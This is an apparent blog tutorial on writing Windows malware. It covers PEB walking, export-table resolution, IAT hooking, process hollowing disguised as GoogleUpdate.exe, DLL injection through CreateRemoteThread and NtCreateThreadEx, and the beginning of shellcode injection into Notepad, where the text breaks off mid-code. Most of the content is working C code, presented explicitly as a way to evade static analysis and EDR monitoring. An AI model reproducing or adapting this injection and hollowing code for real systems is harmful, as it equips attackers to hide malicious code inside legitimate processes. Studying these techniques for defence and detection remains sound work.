Today we’ll do a walkthrough of Windows malware development, from first principles to a working kernel rootkit. We start with a MessageBoxA call and end with DKOM process hiding and kernel callback abuse. Everything in between dynamic function loading, PEB walking, IAT hooking, process hollowing, DLL injection, shellcode encryption, and APC injection is explained with code and broken down step by step.
I assume you know C and have some familiarity with Windows internals or pentesting. That said, I’ll aim to make each topic as clear as possible. If I find better explanations or useful resources, I’ll include links at the end of the article.
int main(void) {
MessageBoxA(0, "Foo Here.", "info", 0);
return 0;
}
Let’s start with this simple program. It calls MessageBoxA, part of the Windows API, to display a modal dialog box with the specified text and caption.
MessageBoxA is implicitly linked to your program through the Import Address Table (IAT). When you compile and link, the linker records that your program imports MessageBoxA from USER32.dll. At load time, the Windows loader resolves the actual address and patches it into the IAT automatically, so you don’t need to manually load it at runtime.
Now, let’s contrast this with the following code:
// Define a function pointer type matching MessageBoxA's signature
typedef int (WINAPI *def_MessageBoxA)(HWND, LPCSTR, LPCSTR, UINT);

int main(void) {
size_t get_MessageBoxA = (size_t)GetProcAddress( LoadLibraryA("USER32.dll"), "MessageBoxA" );
def_MessageBoxA msgbox_a = (def_MessageBoxA) get_MessageBoxA;
msgbox_a(0, "Foo Here.", "info", 0);
return 0;
}
Here we take a different approach. Instead of letting the linker resolve MessageBoxA at load time, we use GetProcAddress to look up its address from USER32.dll at runtime. We define a function pointer type (def_MessageBoxA) that matches MessageBoxA’s signature, cast the resolved address to it, and call through the pointer.
So, how is this related to malware? Well, by dynamically loading functions, we can avoid having to statically link to libraries that are associated with shady activity, meaning that hooking a function dynamically with the use of pointers can make it more challenging for static analysis to identify the behavior of the code. Let’s Take an example:
__declspec(dllexport) void func01() { MessageBoxA(0, "", "Function 1", 0); }
__declspec(dllexport) void func02() { MessageBoxA(0, "", "Function 2", 0); }

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved) {
    if (fdwReason == DLL_PROCESS_ATTACH) {
        // Hook function func01
    }
    return TRUE;
}
Here we have a DLL with two exports, func01 and func02, both displaying message boxes. The key is DllMain - it runs automatically when the DLL is loaded. A DLL might ship with benign exports but use DllMain to dynamically hook and replace func01’s behavior at runtime.
So, let’s continue on exploring the intricacies of dynamic function loading, PEB access, and function execution, which are essential concepts in understanding how code can be adapted and manipulated.
Before, continuing I would like to highlight in which step PEB is created on process creation When Starting a program (calc.exe for example): calc.exe will call a win32 API function : CreateProcess which sends to the OS the request to create this process and start the execution.
Creating the process data structures Windows creates the process structure EPROCESS on kernel land for the newly created calc.exe process, Initialize the virtual memory Then, Windows creates the process, virtual memory, and its representation of the physical memory and saves it inside the EPROCESS structure, creates the PEB structure with all necessary information, and then loads the main two DLLs that Windows applications will always need, which are ntdll.dll and kernel32.dll and finally loading the PE file and start the execution.
- PEB can be accessed from User Mode - Contains Process specific information
- EPROCESS can be only be accessed from Kernel Mode
PEB Structure
The Process Environment Block (PEB) is a user-mode accessible structure that the Windows kernel creates for every process. It contains critical runtime information: the image base address, a pointer to the loader data (which tracks all loaded DLLs), process parameters like the command line and environment variables, and heap information. For our purposes, the PEB is valuable because it gives us direct access to the list of loaded modules - we can walk this list to find the base address of any DLL loaded in the process, without calling any API functions that might be hooked or monitored.
Let’s explore how the PEB is used in the code. Note that we define both generic and 32-bit specific versions of these structures - the PEB_LDR_DATA is the general definition, while PEB32, PEB_LDR_DATA32, and LDR_DATA_TABLE_ENTRY32 are the x86-specific versions we’ll use with __readfsdword(0x30) to walk the module list on 32-bit processes:
typedef struct _PEB_LDR_DATA {
ULONG Length;
UCHAR Initialized;
PVOID SsHandle;
LIST_ENTRY InLoadOrderModuleList;
LIST_ENTRY InMemoryOrderModuleList;
LIST_ENTRY InInitializationOrderModuleList;
PVOID EntryInProgress;
} PEB_LDR_DATA, *PPEB_LDR_DATA;

typedef struct _UNICODE_STRING32 {
USHORT Length;
USHORT MaximumLength;
PWSTR Buffer;
} UNICODE_STRING32, *PUNICODE_STRING32;

typedef struct _PEB32 {
    UCHAR InheritedAddressSpace;
    UCHAR ReadImageFileExecOptions;
    UCHAR BeingDebugged;
    UCHAR BitField;
    PVOID Mutant;
    PVOID ImageBaseAddress;
    PPEB_LDR_DATA32 Ldr;
    PVOID ProcessParameters;
} PEB32, *PPEB32;

typedef struct _PEB_LDR_DATA32 {
    ULONG Length;
    UCHAR Initialized;
    PVOID SsHandle;
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList;
    LIST_ENTRY InInitializationOrderModuleList;
} PEB_LDR_DATA32, *PPEB_LDR_DATA32;

typedef struct _LDR_DATA_TABLE_ENTRY32 {
    LIST_ENTRY InLoadOrderLinks;
    LIST_ENTRY InMemoryOrderLinks;
    LIST_ENTRY InInitializationOrderLinks;
    PVOID DllBase;
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING32 FullDllName;
    UNICODE_STRING32 BaseDllName;
} LDR_DATA_TABLE_ENTRY32, *PLDR_DATA_TABLE_ENTRY32;
As you can see, the PEB is a robust structure. The code defines several structures, such as PEB32, PEB_LDR_DATA32, and LDR_DATA_TABLE_ENTRY32, which are simplified versions of the actual PEB data structures. These structures contain fields that hold information about loaded modules and their locations in memory.
size_t GetModHandle(wchar_t *libName) {
PEB32 *pPEB = (PEB32 *)__readfsdword(0x30); // PEB is at fs:[0x30] on x86
PLIST_ENTRY header = &(pPEB->Ldr->InMemoryOrderModuleList);

for (PLIST_ENTRY curr = header->Flink; curr != header; curr = curr->Flink) {
LDR_DATA_TABLE_ENTRY32 *data = CONTAINING_RECORD(
curr, LDR_DATA_TABLE_ENTRY32, InMemoryOrderLinks
);
printf("current node: %ls\n", data->BaseDllName.Buffer);
if (_wcsicmp(libName, data->BaseDllName.Buffer) == 0)
return data->DllBase;
}
return 0;
}
GetModHandle accesses the PEB to find a loaded module’s base address. It reads PEB_LDR_DATA.InMemoryOrderModuleList - a linked list of every module loaded in the process - and walks it, comparing each entry’s name against libName until it finds a match.
The PEB can be found at fs:[0x30] in the Thread Environment Block for x86 processes as well as at GS:[0x60] for x64 processes.
Next we call the GetFuncAddrfunction which well be used to locate the address of a specific function within a loaded module. It takes the moduleBase parameter, which is the base address of the module, and it looks into the export table of the module to find the address of the function with the specified name (szFuncName). The export table is part of the module’s data structure, which is managed by the PEB.
size_t GetFuncAddr(size_t moduleBase, char* szFuncName) {

// parse export table
PIMAGE_DOS_HEADER dosHdr = (PIMAGE_DOS_HEADER)(moduleBase);
PIMAGE_NT_HEADERS ntHdr = (PIMAGE_NT_HEADERS)(moduleBase + dosHdr->e_lfanew);
IMAGE_OPTIONAL_HEADER optHdr = ntHdr->OptionalHeader;
IMAGE_DATA_DIRECTORY dataDir_exportDir = optHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];

// parse exported function info

PIMAGE_EXPORT_DIRECTORY exportTable = (PIMAGE_EXPORT_DIRECTORY)(moduleBase + dataDir_exportDir.VirtualAddress);
DWORD* arrFuncs = (DWORD *)(moduleBase + exportTable->AddressOfFunctions);
DWORD* arrNames = (DWORD *)(moduleBase + exportTable->AddressOfNames);
WORD* arrNameOrds = (WORD *)(moduleBase + exportTable->AddressOfNameOrdinals);
The function begins by parsing the export table of the loaded module to access information about its exported functions. The export table is part of the Portable Executable (PE) file format and contains details about functions that can be accessed externally.
- accesses the DOS header and the NT header to navigate to the Optional Header of the PE file.
- identifies the data directory for exports using the IMAGE_DIRECTORY_ENTRY_EXPORT index from the Optional Header’s data directory array.
- calculates the address of the export table, which holds data related to the module’s exported functions.
Inside the loop, each exported name (sz_CurrApiName) is compared against our target (szFuncName) using a case-insensitive match. When found, it prints the name and ordinal.
// lookup
for (size_t i = 0; i < exportTable->NumberOfNames; i++) {
char* sz_CurrApiName = (char *)(moduleBase + arrNames[i]);
WORD num_CurrApiOrdinal = arrNameOrds[i];
if (!stricmp(sz_CurrApiName, szFuncName)) {
printf("[+] Found ordinal %.4x - %s\n", num_CurrApiOrdinal, sz_CurrApiName); //enumeration process
return moduleBase + arrFuncs[ num_CurrApiOrdinal ];
}
}
return 0;
}
On a match, the address is calculated by indexing into arrFuncs using the ordinal the ordinal maps the name to its position in the address array. That resolved address is returned to the caller.
This might seem like a lot of work just to call a function, but this technique is the foundation of how code injection is performed resolving functions manually through the PEB and PE export tables, without relying on the standard Windows loader. Now let’s take a look at the main function to see it all come together.
int main(int argc, char** argv, char* envp) {
    size_t kernelBase = GetModHandle(L"kernel32.dll");
    printf("[+] GetModHandle(kernel32.dll) = %p\n", kernelBase); // result of the `GetModHandle`

    size_t ptr_WinExec = (size_t)GetFuncAddr(kernelBase, "WinExec");
    printf("[+] GetFuncAddr(kernel32.dll, WinExec) = %p\n", ptr_WinExec); // the address of the `WinExec`
    ((UINT(WINAPI*)(LPCSTR, UINT))ptr_WinExec)("calc", SW_SHOW);
    return 0;
}
First, GetModHandle walks the PEB’s module list to find kernel32.dll’s base address. Then GetFuncAddr parses its export table to locate WinExec. Finally, we cast the resolved address to the right function pointer type and call it with "calc" and SW_SHOW - opening the Calculator.
This demonstrates the full chain: PEB -> module base -> export table -> function address -> execution. No imports, no GetProcAddress from the IAT completely self-contained resolution.
Alright let’s back up a little bit here “Code Injection”
((UINT(WINAPI*)(LPCSTR, UINT))ptr_WinExec)("calc", SW_SHOW);
This line casts ptr_WinExec to a function pointer matching WinExec’s signature LPCSTR for the command and UINT for the show mode - then calls it with "calc" and SW_SHOW.
The takeaway: rather than importing WinExec statically (which would show up in the IAT for any analyst to see), we resolved and called it entirely at runtime through manual PEB walking. Static analysiss won’t see WinExec in the import table, making the binary’s true behavior harder to determine without dynamic analysis.
Dynamic Function Loading (IAT Hooking)
Dynamic Function Loading is a technique used to load and execute functions at runtime. One way to achieve this is through “Import Address Table (IAT) Hooking.” The IAT contains the addresses of functions that a module (such as a DLL or executable) imports from other modules. IAT hooking allows us to intercept and modify function calls by manipulating the IAT.
IAT table looks something like:
                Application                                      mydll
           +-------------------+                           +--------------------+
           |                   |                           |    MessageBoxA     |
           |                   |           +-------------> |--------------------|
           | call MessageBoxA  |      IAT  |               |        ....        |
           |                   |  +-------------------+    |   (user32!MsgBoxA) |
           +-------------------+  |                   |    |        ....        |
                                  |        jmp        +--->+--------------------+
                                  |                   |
                                  +-------------------+
First the target program calls a WinAPI MessageBoxA function, the program looks up the MessageBoxA address in the IAT and code execution jumps to the user32!MessageBoxA address resolved in step 2 where legitimate code for displaying the MessageBoxA
#define getNtHdr(buf) ((IMAGE_NT_HEADERS *)((size_t)buf + ((IMAGE_DOS_HEADER *)buf)->e_lfanew))
#define getSectionArr(buf) ((IMAGE_SECTION_HEADER *)((size_t)buf + ((IMAGE_DOS_HEADER *)buf)->e_lfanew + sizeof(IMAGE_NT_HEADERS)))
The application code makes a function call to MessageBoxA. This call is typically made using a function or API from a Windows library, When the application code makes a function call, it does not directly call the function’s code. Instead, it looks up the address of the function in the IAT, which contains entries for various imported functions. Once the address of MessageBoxA is resolved in the IAT, the code execution jumps to that resolved address. In this case, the resolved address points to the legitimate user32!MessageBoxA function.
size_t ptr_msgboxa = 0;
void iatHook(char *module, const char *szHook_ApiName, size_t callback, size_t &apiAddr)
{
    auto dir_ImportTable = getNtHdr(module)->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
    auto impModuleList = (IMAGE_IMPORT_DESCRIPTOR *)&module[dir_ImportTable.VirtualAddress];
    for (; impModuleList->Name; impModuleList++)
    {
        auto arr_callVia = (IMAGE_THUNK_DATA *)&module[impModuleList->FirstThunk];
        auto arr_apiNames = (IMAGE_THUNK_DATA *)&module[impModuleList->OriginalFirstThunk];
        for (int i = 0; arr_apiNames[i].u1.Function; i++)
        {
            auto curr_impApi = (PIMAGE_IMPORT_BY_NAME)&module[arr_apiNames[i].u1.Function];
            if (!strcmp(szHook_ApiName, (char *)curr_impApi->Name))
            {
                apiAddr = arr_callVia[i].u1.Function;
                arr_callVia[i].u1.Function = callback;
                break;
            }
        }
    }
}

int main(int argc, char **argv)
{
    void (*ptr)(UINT, LPCSTR, LPCSTR, UINT) = [](UINT hwnd, LPCSTR lpText, LPCSTR lpTitle, UINT uType) {
        printf("[hook] MessageBoxA(%i, \"%s\", \"%s\", %i)", hwnd, lpText, lpTitle, uType);
        ((UINT(*)(UINT, LPCSTR, LPCSTR, UINT))ptr_msgboxa)(hwnd, "msgbox got hooked", "alert", uType);
    };

    iatHook((char *)GetModuleHandle(NULL), "MessageBoxA", (size_t)ptr, ptr_msgboxa);
    MessageBoxA(0, "Hook Test", "title", 0);
    return 0;
}
So what’s going on here? The IAT entry for MessageBoxA has been overwritten to point to our lambda (ptr) instead of the real user32!MessageBoxA. Now when the application calls MessageBoxA, it actually hits our hook, which logs the call and then forwards it to the original with modified arguments.
Process Hollowing
So, Process hollowing is a technique that begins with the creation of a new instance of a legitimate process in a suspended state, The suspended state allows the injected code to be executed within the context of this process.
To successfully perform process hollowing, the source image (the executable being injected into the legitimate process) must meet specific requirements and characteristics to ensure that the technique works effectively. These requirements include:
- PE Format: The source image must be in the Portable Executable (PE) format, which is the standard executable file format on Windows. This format includes headers and sections that define the structure of the executable.
- Executable Code: The source image should contain executable code that can be run by the Windows operating system. This code is typically located within the .text section of the PE file.
- Address of Entry Point: The PE header of the source image must specify the address of the entry point, which is the starting point for the execution of the code. The address of the entry point is used to set the initial thread context of the suspended process (RCX on x64, EAX on x86).
- Sections and Data: The source image should contain necessary sections, such as the .text section for code and other sections for data. These sections should be properly defined in the PE header, and the data should be accessible and relevant to the code’s execution.
- Relocation Table: The source image may have a relocation table that allows it to be loaded at a different base address. If the source image lacks a relocation table, it may only work if it can be loaded at its preferred base address.
Creating The Process The target process must be created in the suspended state, The code aims to create a new instance of a process in a suspended state and subsequently replace its code and data with the code and data from another executable (the source image), which includes creating a suspended process and performing memory operations to load the new image.
The following code assumes we’ve already read the source executable into memory (Image), parsed its PE headers (NtHeader, SectionHeader), and have the target process path (path). SI and PI are STARTUPINFOA and PROCESS_INFORMATION structures respectively:
// Create a new instance of current process in suspended state, for the new image.
if (CreateProcessA(path, 0, 0, 0, false, CREATE_SUSPENDED, 0, 0, &SI, &PI))
{
    // Allocate memory for the context.
    CTX = LPCONTEXT(VirtualAlloc(NULL, sizeof(CTX), MEM_COMMIT, PAGE_READWRITE));
    CTX->ContextFlags = CONTEXT_FULL; // Context is allocated

    // Retrieve the context.
    if (GetThreadContext(PI.hThread, LPCONTEXT(CTX))) //if context is in thread
    {
        pImageBase = VirtualAllocEx(PI.hProcess, LPVOID(NtHeader->OptionalHeader.ImageBase),
            NtHeader->OptionalHeader.SizeOfImage, 0x3000, PAGE_EXECUTE_READWRITE);

        // File Mapping
        WriteProcessMemory(PI.hProcess, pImageBase, Image, NtHeader->OptionalHeader.SizeOfHeaders, NULL);
        for (int i = 0; i < NtHeader->FileHeader.NumberOfSections; i++)
            WriteProcessMemory
            (
                PI.hProcess,
                LPVOID((size_t)pImageBase + SectionHeader[i].VirtualAddress),
                LPVOID((size_t)Image + SectionHeader[i].PointerToRawData),
                SectionHeader[i].SizeOfRawData,
                0
            );
    }
}
Alright CreateProcessA function is used to create a new instance of the current process (or another specified executable) in a suspended state. The CREATE_SUSPENDED flag is used to create the process in a suspended state, meaning its execution is paused, After creating the suspended process, memory is allocated using VirtualAlloc to hold the thread context. Note that the code uses sizeof(CTX) where CTX is a pointer this should technically be sizeof(CONTEXT) to allocate the full structure size. As written, it only allocates pointer-sized memory (4 or 8 bytes), which would cause a buffer overflow when GetThreadContext writes the full context. This is a bug in the example but we’ll ignore it for now.
Retrieving and Updating Context
-
GetThreadContext function is called to retrieve the context of the suspended process’s main thread (PI.hThread). The context is stored in the CTX structure.
-
The context is updated to prepare for the execution of the new code. Specifically, the entry point register is set to the address of the entry point of the new code (RCX on x64, EAX on x86), Next the code then proceeds to copy the headers (PE header) of the source image into the allocated memory within the suspended process using WriteProcessMemory. This is crucial for ensuring that the new image is loaded correctly, A loop iterates through the sections of the source image (SectionHeader) and copies the section data from the source image to corresponding memory locations within the suspended process using WriteProcessMemory.
At this point, the process hollowing process is set up, and the new image’s code and data have been loaded into the memory of the suspended process. The code execution will continue from this point, allowing the new image to execute within the context of the suspended process.
WriteProcessMemory(PI.hProcess, LPVOID(CTX->Rdx + 0x10), LPVOID(&pImageBase), sizeof(PVOID), 0);
CTX->Rcx = (SIZE_T)pImageBase + NtHeader->OptionalHeader.AddressOfEntryPoint;
SetThreadContext(PI.hThread, LPCONTEXT(CTX));
ResumeThread(PI.hThread);
The destination address is calculated as CTX->Rdx + 0x10. On x64, the PEB address is in the Rdx register of the initial thread context, and ImageBaseAddress is at offset 0x10 within the PEB. We write our new image base there so the loader picks it up. Note: on x86 (32-bit), you would use CTX->Ebx + 8 instead, since the PEB is in Ebx and the offset is 8 bytes.
CTX->Rcx is set to the new entry point address (on x64, the initial RIP comes from Rcx; on x86 it would be Eax). The address comes from NtHeader->OptionalHeader.AddressOfEntryPoint, offset from our allocated image base. After SetThreadContext applies the modified context, ResumeThread wakes the suspended thread - which now starts executing our injected code instead of the original.
char CurrentFilePath[MAX_PATH + 1];
GetModuleFileNameA(0, CurrentFilePath, MAX_PATH);
if (strstr(CurrentFilePath, "GoogleUpdate.exe")) {
    MessageBoxA(0, "foo", "", 0);
    return 0;
}

LONGLONG len = -1;
RunPortableExecutable("GoogleUpdate.exe", MapFileToMemory(CurrentFilePath, len));
return 0;
Once the application runs, GetModuleFileNameA retrieves the full path of the currently running executable. The code then checks if the path contains “GoogleUpdate.exe” this is a self-awareness check. If the executable is already running as GoogleUpdate.exe (meaning the hollowing already happened), it shows a message box and exits. If not, it means we’re the original binary, so we proceed to call RunPortableExecutable, which performs the process hollowing: it spawns GoogleUpdate.exe in a suspended state and replaces its memory with our own executable image (read via MapFileToMemory). The result is our code running inside what looks like a legitimate Google updater process. Note that RunPortableExecutable is a wrapper around the hollowing logic we covered above (CreateProcess -> VirtualAllocEx -> WriteProcessMemory -> SetThreadContext -> ResumeThread), and MapFileToMemory simply reads the current executable into a byte buffer. These helper functions aren’t shown here for brevity, but they follow the same pattern.
DLL Injection Techniques
DLL injection is the act of forcing a running process to load and execute code that it wasn’t originally designed to run. The injected code typically takes the form of a Dynamic Link Library (DLL), since Windows natively supports loading DLLs at runtime - but you can also inject raw shellcode or entire executables using the same underlying mechanisms.
Why DLLs specifically? Because Windows already has a well-defined infrastructure for loading them. A DLL has an entry point (DllMain) that gets called automatically when it’s loaded, it can import other libraries, and it runs in the full context of the host process - with access to all its memory, handles, and tokens. From the perspective of the operating system, a legitimately loaded DLL and an injected one are indistinguishable.
You’ll need sufficient privileges to manipulate another process’s memory. Specifically, you need a handle to the target process with PROCESS_VM_WRITE, PROCESS_VM_OPERATION, and PROCESS_CREATE_THREAD access rights. On a standard Windows system, this means you need to be running as the same user as the target process, or as an administrator.
The injection process breaks down into four steps:
- Attach - Open a handle to the target process with the necessary access rights
- Allocate - Reserve memory inside the target process’s address space
- Write - Copy the DLL (or its path) into that allocated memory
- Execute - Force the target process to run our code
For the execution step, we have several options: CreateRemoteThread, NtCreateThreadEx, QueueUserAPC, or SetWindowsHookEx. Each has trade-offs in terms of reliability, stealth, and compatibility. We can’t just pass a DLL name to these functions - they need a memory address to start execution at. That’s why the allocate and write steps are necessary: we need our code (or a path to it) already sitting in the target process’s memory before we can tell it to execute.
There are two fundamentally different approaches to what we put in that memory:
LoadLibraryA path injection. We write just the file path of our DLL (e.g., C:\evil.dll) into the target process, then call CreateRemoteThread with LoadLibraryA as the start address and our path string as the argument. The target process calls LoadLibraryA("C:\evil.dll"), which loads our DLL through the normal Windows loader. This is simple and reliable, but it registers the DLL in the process’s module list (visible in Process Explorer, lm in WinDbg, etc.) and won’t re-execute if the DLL is already loaded.
Full DLL / Reflective injection. We copy the entire DLL binary into the target process’s memory, then jump directly to its entry point (or a reflective loader stub). This avoids registering the DLL with the Windows loader, making it invisible to tools that enumerate loaded modules. The trade-off is complexity - you need to handle relocations, resolve imports, and call DllMain yourself (or use a reflective loader that does this).
Let’s walk through each step with code.
Attaching to the Process
First, we need a handle to the target process. OpenProcess takes a set of access rights flags and a process ID, and returns a handle we can use for memory operations:
hHandle = OpenProcess( PROCESS_CREATE_THREAD |
                       PROCESS_QUERY_INFORMATION |
                       PROCESS_VM_OPERATION |
                       PROCESS_VM_WRITE |
                       PROCESS_VM_READ,
                       FALSE,
                       procID );
Each flag serves a specific purpose: PROCESS_VM_OPERATION lets us allocate memory, PROCESS_VM_WRITE lets us write to it, PROCESS_VM_READ lets us read from it, PROCESS_CREATE_THREAD lets us spawn threads, and PROCESS_QUERY_INFORMATION lets us query process details. The FALSE parameter means child processes won’t inherit this handle. procID is the target’s process ID, which you’d typically find using CreateToolhelp32Snapshot and walking the process list, or by calling OpenProcess on a known PID.
Allocating Memory in the Target Process
Now we need space inside the target process to store our payload. VirtualAllocEx is the cross-process version of VirtualAlloc - it allocates memory in another process’s address space. How much we allocate depends on our approach:
- DLL path injection: We only need enough space for the path string (a few hundred bytes at most)
- Full DLL injection: We need space for the entire DLL binary
For the DLL path approach, we allocate a small buffer and write the path string into it:
GetFullPathName(TEXT("foo.dll"),
                BUFSIZE,
                dllPath, //Output to save the full DLL path
                NULL);

dllPathAddr = VirtualAllocEx(hHandle,
                             0,
                             strlen(dllPath),
                             MEM_RESERVE|MEM_COMMIT,
                             PAGE_EXECUTE_READWRITE);
For the full DLL approach, we need to read the entire DLL file and allocate enough space for it. We open the file, get its size, and allocate a matching region in the target process:
GetFullPathName(TEXT("foo.dll"),
                BUFSIZE,
                dllPath, //Output to save the full DLL path
                NULL);

hFile = CreateFileA( dllPath,
                     GENERIC_READ,
                     0,
                     NULL,
                     OPEN_EXISTING,
                     FILE_ATTRIBUTE_NORMAL,
                     NULL );

dllFileLength = GetFileSize( hFile,
                             NULL );

remoteDllAddr = VirtualAllocEx( hProcess,
                                NULL,
                                dllFileLength,
                                MEM_RESERVE|MEM_COMMIT,
                                PAGE_EXECUTE_READWRITE );
Writing to the Target Process
With memory allocated, we copy our data into the target process using WriteProcessMemory. For the DLL path approach, we just write the path string:
WriteProcessMemory(hHandle,
                   dllPathAddr,
                   dllPath,
                   strlen(dllPath),
                   NULL);
For the full DLL approach, we first read the DLL into a local buffer, then copy the entire binary into the target process:
lpBuffer = HeapAlloc( GetProcessHeap(),
                      0,
                      dllFileLength);

ReadFile( hFile,
          lpBuffer,
          dllFileLength,
          &dwBytesRead,
          NULL );

WriteProcessMemory( hProcess,
                    lpRemoteLibraryBuffer,
                    lpBuffer,
                    dllFileLength,
                    NULL );
Determining the Execution Starting Point
The execution functions (CreateRemoteThread, NtCreateThreadEx) need a memory address to jump to. What that address is depends on our approach.
For the DLL path + LoadLibraryA, we need the address of LoadLibraryA inside the target process. Here’s the trick: kernel32.dll is loaded at the same base address in every process on the system (due to ASLR being applied per-boot, not per-process for system DLLs). So we can look up LoadLibraryA’s address in our own process and use that same address in the target:
loadLibAddr = GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")), "LoadLibraryA");
For the full DLL + reflective play, we need to find the entry point of our DLL within the allocated memory. Since we copied the raw DLL binary (not loaded through the Windows loader), we can’t rely on the normal PE loading process. Instead, we use GetReflectiveLoaderOffset to find the offset of the reflective loader stub within the DLL. This stub is a special function compiled into the DLL that knows how to load itself - it processes its own relocations, resolves its own imports, and calls its own DllMain. The execution address is the base address of our allocated memory plus this offset. Note that the DLL must be specifically compiled with the reflective loader stub included:
dwReflectiveLoaderOffset = GetReflectiveLoaderOffset(lpWriteBuff);
Executing the DLL
We have our DLL (or its path) sitting in the target process’s memory, and we know the address to start execution at. The final step is forcing the target process to actually run it.
CreateRemoteThread is the classic. It creates a new thread in the target process that starts executing at the address we specify. For the LoadLibraryA, the thread’s start address is LoadLibraryA and its parameter is the pointer to our DLL path string - so the thread effectively calls LoadLibraryA("C:\\evil.dll"). It’s the most straightforward method and works reliably, but it’s also the most heavily monitored by security products. EDRs hook CreateRemoteThread (and the underlying NtCreateThreadEx syscall) specifically because it’s so commonly used for injection:
rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0, lpStartExecAddr, lpExecParam, 0, NULL);
WaitForSingleObject(rThread, INFINITE);
NtCreateThreadEx is the undocumented ntdll.dll function that CreateRemoteThread calls internally. Why use it directly? Because in Windows Vista and later, Microsoft introduced session isolation - CreateRemoteThread started failing when trying to inject across session boundaries (e.g., from Session 0 to Session 1). NtCreateThreadEx bypasses this restriction because it operates at a lower level, before the session check is applied.
The downside of undocumented functions is that Microsoft can change their signature or behavior in any Windows update without notice. The calling convention is more complex - we need to define the function prototype ourselves and resolve it dynamically from ntdll.dll:
struct NtCreateThreadExBuffer {
 ULONG Size;
 ULONG Unknown1;
 ULONG Unknown2;
 PULONG Unknown3;
 ULONG Unknown4;
 ULONG Unknown5;
 ULONG Unknown6;
 PULONG Unknown7;
 ULONG Unknown8;
 };


typedef NTSTATUS (WINAPI *LPFUN_NtCreateThreadEx) (
 OUT PHANDLE hThread,
 IN ACCESS_MASK DesiredAccess,
 IN LPVOID ObjectAttributes,
 IN HANDLE ProcessHandle,
 IN LPTHREAD_START_ROUTINE lpStartAddress,
 IN LPVOID lpParameter,
 IN BOOL CreateSuspended,
 IN ULONG StackZeroBits,
 IN ULONG SizeOfStackCommit,
 IN ULONG SizeOfStackReserve,
 OUT LPVOID lpBytesBuffer
);

HANDLE bCreateRemoteThread(HANDLE hHandle, LPVOID loadLibAddr, LPVOID dllPathAddr) {

 HANDLE hRemoteThread = NULL;

 LPVOID ntCreateThreadExAddr = NULL;
 NtCreateThreadExBuffer ntbuffer;
 DWORD temp1 = 0;
 DWORD temp2 = 0;

 ntCreateThreadExAddr = GetProcAddress(GetModuleHandle(TEXT("ntdll.dll")), "NtCreateThreadEx");

 if( ntCreateThreadExAddr ) {

  ntbuffer.Size = sizeof(struct NtCreateThreadExBuffer);
  ntbuffer.Unknown1 = 0x10003;
  ntbuffer.Unknown2 = 0x8;
  ntbuffer.Unknown3 = &temp2;
  ntbuffer.Unknown4 = 0;
  ntbuffer.Unknown5 = 0x10004;
  ntbuffer.Unknown6 = 4;
  ntbuffer.Unknown7 = &temp1;
  ntbuffer.Unknown8 = 0;

  LPFUN_NtCreateThreadEx funNtCreateThreadEx = (LPFUN_NtCreateThreadEx)ntCreateThreadExAddr;
  NTSTATUS status = funNtCreateThreadEx(
          &hRemoteThread,
          0x1FFFFF,
          NULL,
          hHandle,
          (LPTHREAD_START_ROUTINE)loadLibAddr,
          dllPathAddr,
          FALSE,
          NULL,
          NULL,
          NULL,
          &ntbuffer
          );

  if (hRemoteThread == NULL) {
   printf("\t[!] NtCreateThreadEx Failed! [%d][%08x]\n", GetLastError(), status);
   return NULL;
  } else {
   return hRemoteThread;
  }
 } else {
  printf("\n[!] Could not find NtCreateThreadEx!\n");
 }
 return NULL;

}
Now we can call it the same way we’d call CreateRemoteThread - the wrapper function handles all the complexity internally:
rThread = bCreateRemoteThread(hTargetProcHandle, lpStartExecAddr, lpExecParam);
WaitForSingleObject(rThread, INFINITE);
Shellcode Execution Techniques
Now let’s move into shellcode injection. We’ll start with a clean, legitimate example that uses Win32 APIs to create a process, then progressively modify it to inject and execute shellcode showing how the same API functions used for normal operations become tools for code injection.
int main(void){

    STARTUPINFOW si = {0};
    PROCESS_INFORMATION pi = {0};

    if(!CreateProcessW(
        L"C:\\Windows\\System32\\notepad.exe",
        NULL,
        NULL,
        NULL,
        FALSE,
        BELOW_NORMAL_PRIORITY_CLASS,
        NULL,
        NULL,
        &si,
        &pi
)){
        printf("(-) failed to create process, error: %ld", GetLastError());
        return EXIT_FAILURE;
    }

    printf("(+) process started! PID:%ld", pi.dwProcessId);
    return EXIT_SUCCESS;
}
This code simply creates a new Notepad process nothing malicious here. We’re using CreateProcessW, which takes a set of parameters defining how the new process should be launched. The important thing to note is the structure: STARTUPINFOW controls the window appearance, and PROCESS_INFORMATION receives the handles and IDs of the newly created process and its primary thread.
BOOL CreateProcessW(
  [in, optional]      LPCWSTR               lpApplicationName,
  [in, out, optional] LPWSTR                lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCWSTR               lpCurrentDirectory,
  [in]                LPSTARTUPINFOW        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
Now let’s take the same concept and make it malicious. Instead of just creating a process, we’ll create one, then inject shellcode into it using the same Win32 API functions we’ve been discussing: OpenProcess to get a handle, VirtualAllocEx to allocate memory, WriteProcessMemory to copy our shellcode, and CreateRemoteThread to execute it.
int main()
{
    STARTUPINFOW si = {0};
    PROCESS_INFORMATION pi = {0};

    if(!CreateProcessW(
        L"C:\\Windows\\System32\\notepad.exe",
        NULL,
        NULL,
        NULL,
        FALSE,
        BELOW_NORMAL_PRIORITY_CLASS,
        NULL,
        NULL,
        &si,
        &pi
    )){
        printf("(-) failed to create process, error: %ld", GetLastError());
        return EXIT_FAILURE;
    }

  char shellcode[] ={
  };

    HANDLE hProcess;
    HANDLE hThread;
    void*exec_mem;
    hProcess = OpenProcess(PROCESS_ALL_ACCESS,TRUE,pi.dwProcessId);
    exec_mem = VirtualAllocEx(hProcess, NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hProcess, exec_mem, shellcode, sizeof(shellcode), NULL);
